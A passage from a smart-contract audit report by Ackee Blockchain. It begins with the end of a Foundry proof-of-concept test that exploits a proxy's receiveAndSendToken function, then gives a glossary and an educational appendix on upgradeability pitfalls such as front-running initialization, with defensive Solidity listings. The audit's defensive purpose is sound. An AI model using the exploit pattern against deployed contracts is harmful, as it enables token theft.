        vm.prank(address(attacker));
        //attacker sets the refund address to alice
        address(proxy).call(abi.encodeWithSelector(
        ReceiverImplementation.receiveAndSendToken.selector,
        alice, "1", "deadbeef", "testToken2"));
        //after the attack alice has 10**18 of token2
        assertTrue(token2.balanceOf(alice) == 1 ether);
        }
}
```

Appendix C: Glossary of terms

The following terms might be used throughout the document:

Superclass/Ancestor of C

A contract that C inherits/derives from.

Subclass/Child of C

A contract that inherits/derives from C.

Syntactic contract

A Solidity contract. May have an inheritance chain, and may be deployed.

Deployed contract

An EVM account with non-zero code. If its source was written in Solidity, it was created through at least one syntactic contract. If that contract had superclasses (parents), it would be composed of multiple syntactic contracts.

Init/initialization function

A non-constructor function that serves as an initializer. Often used in upgradeable contracts.

External entrypoint

A `public` or `external` function.

Public/Publicly-accessible function/entrypoint

An `external` or `public` function that can be successfully executed by any network account.

Mutating function

A non-`view` and non-`pure` function.

Appendix D: Theory of Upgradeability

This appendix lays out the most common pitfalls of upgradeability in Solidity and Ethereum generally, as well as our general recommendations. This is primarily for education purposes; for recommendations about the reviewed project, please refer to the **Recommendation** section of each finding.

Upgradeability is a difficult topic, and clsoe to impossible to get right. Most commonly, the following are the greatest issues in any upgradeability mechanism:

1. Interacting with the logic contract. If the syntactic contract or any of its superclasses contain a delegatecall or selfdestruct instruction, it could be possible to destroy the logic contract. See the Parity 2 vulnerability.
2. Front-running the initialization function (syntactically in the logic contract) on the proxy. This is $usually$ a non-issue and easy to solve, just check that the init function has not been called in the smart contract, and finally require the init function have succeeeded in the deployment script (e.g. JavaScript or Python).
3. Front-running other functions (syntactically in the logic contract) on the proxy. This can be a problem if the deployment of the proxy and the initialization of the logic contract are not atomic. In that case, it may be possible for an attacker to front-run the initialization, and call some function. If there are no access controls in this case, the call would succeed without the deployment script failing, and the attacker might have a backdoor in to the contract without anyone realizing it.

There tend to be two possible solutions for (1) and (3):

D.1. Manual review

For (1), this involves checking that it, or any of its ancestors, don't contain the delegatecall or selfdestruct instructions.

For (3), this involves checking that if any mutating function is called before the init function has been called, the call would not change any state in the system, e.g. by reverting.

D.2. Programmatic approach

The best way to accomplish both (1) and (3) (while preserving (2)) is to:

1. Ensure that no function on the deployed logic contract can be called until the initialization function is called.
2. Make sure that once the logic contract is constructed, its initialization function cannot be called.
3. Ensure that the initialization function can be called on the proxy.
4. All functions can be called on the proxy once it has been initialized.

As an example, here is a way to accomplish that on a primitive upgradeable contract:

1. Ensure the initialization function can only be called once, e.g. by using OpenZeppelin's `initializer` modifier (see Listing 9).
2. Also add the `initializer` modifier to the constructor of the logic contract (see Listing 10).
    - The constructor is called on the deployed logic contract, but not on the proxy.
3. Add a `initialized` state variable (Listing 8) that gets set to `true` on initialization (see Listing 9). Note that we have to define a new variable,

since OpenZeppelin's `_initialized` is marked as `private`.

4. Add a require to every mutating function in the logic contract that it has been initialized (see Listing 11).

Listing 8. For syntactic logic contract

```
bool public initialized;
```

Listing 9. For syntactic logic contract

```
function initialize() public initializer {
    initialized = true;
}
```

Listing 10. For syntactic logic contract

```
constructor() initializer {}
```

Listing 11. For every mutating function in the syntactic logic contract

```
modifier onlyInitialized() {
    require(initialized);
    _;
}
```

In summary, the process would be to:

1. Add a requirement to every mutating function that the contract has been initialized.
2. Add a requirement to the initialization function that it cannot be called on the logic contract.

Together, these will accomplish both (1) and (3) of the upgradeability requirements.

ackee

Thank You

Ackee Blockchain a.s.


Prague, Czech Republic


hello@ackeeblockchain.com


https://discord.gg/z4KDUbuPxq